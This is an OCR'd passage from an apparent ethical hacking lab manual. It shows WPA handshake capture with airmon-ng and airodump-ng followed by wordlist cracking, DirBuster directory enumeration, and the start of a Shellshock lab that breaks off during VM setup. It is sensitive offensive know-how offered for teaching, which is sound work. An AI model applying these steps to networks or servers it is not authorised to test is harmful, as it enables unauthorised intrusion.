
3. Change the wireless interface into monitor mode using 'airmon-ng start wlan0' command with wlan0 as your wireless interface name as shown



4. Use 'airodump' to find out the SSID on the interface using the command: 'airodump-ng --write capture wlan0'. The screen will display a list Wi-Fi network as shown,



5. Use the following command to capture a 4-way handshake by using airmon-ng to monitor traffic on the target network using the channel and BSSID values '`airodump-ng -c 3 –bssid 9C:5C:XX:XX:XX:XX -w wlan0`' where, '-c 3' is used to specify the channel number 3.
6. Now, wait to capture the handshake packet, once you have captured a packet, you will see the output similar to figure



7. You will see a captured .cap file in your /root location which is a default location
8. Now, run this captured file against a wordlist to crack the WPA key

Practical 6

Aim : Enumerate Webserver using DirBuster

Lab Objectives

In this lab, we will demonstrate how to:

Enumerate a webserver by finding files and directories using DirBuster

Lab Environment


To carry out this lab, you will require the following:

1. Kali Linux machine
2. Administrative privileges


Lab Tasks

To enumerate a web server by finding files and directories using DirBuster, Perform the following steps:


1. Login to Kali Linux machine
2. Go to Applications -> Kali Linux -> Web application -> Web Crawlers -> dirbuster to launch DirBuster as shown.




When it is launched, it opens in a GUI as shown.




3. Type the URL of the website you want to scan in the Target URL text field and the port number.




4. Click on List info to Open a wordlist to be used to find the directories and files as shown.




When you click on List info, it opens a Brute Forcing List Information window listing all the available wordlists with a short description, as shown.




5. Select a list you want to use and click on Browse to open that list as shown (you may need to download from GitHub)




6. It will open a Please Select The Directory/File List You Wish To Use window as shown.
7. Browse where your file is saved and select the list by clicking on Select List, as shown.



8. Click on Start button. When you click on Start, DirBuster Starts Generating GET requests and sending them to the selected URL, with a request for each of the files and directories listed in the wordlist. Figure shows the scan information.



After running DirBuster for some time, you will see the results in Tree View, as shown



Practical 7

Aim : Exploit Vulnerability in a Web Server using MetaSploit

Lab Objectives

In this lab, we will demonstrate how to: Exploit Shellshock vulnerability using Metasploit

Lab Environment


In order to carry out this lab, you will require the following:

4. Kali Linux machine on VM
5. Administrator privileges
6. Windows 8.1 machine


Lab Tasks

To exploit vulnerability in a webserver using Metasploit, perform the following steps:


1. Open a web browser on the Windows 8.1 machine and type www.google.com in the URL. In the Google search bar, type shellshock vm and press Enter. It will give you a list of results. Open the result shown.



2. Scroll down the pentester lab page and click on files on left as shown in fig, to download the ISO of a vm with Shellshock vulnerability.




3. Open the VMware Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown.




It will start the New Virtual Machine Wizard. Select the Typical (recommended) radio button and click on Next, as shown.

4. It will open the Guest Operating System Installation window as shown.
5. Click on Browser and navigate to the ISO you have downloaded in Step 2, Click on Next




It will open a Select a guest operating system window as shown

6. Leave the options to default and click Next as shown.




It will open the Name the virtual machine window as shown. Type shellshock in the Virtual Machine name: text box and click on Next as shown.




It will open a Specify Disk Capacity window as shown


7. Leave the options to default and click on Next as shown.




8. Review the settings and click on Finish as shown.



9. It will start installing the virtual machine. When the virtual machine will be completely installed, it will show you a command-line window as shown.

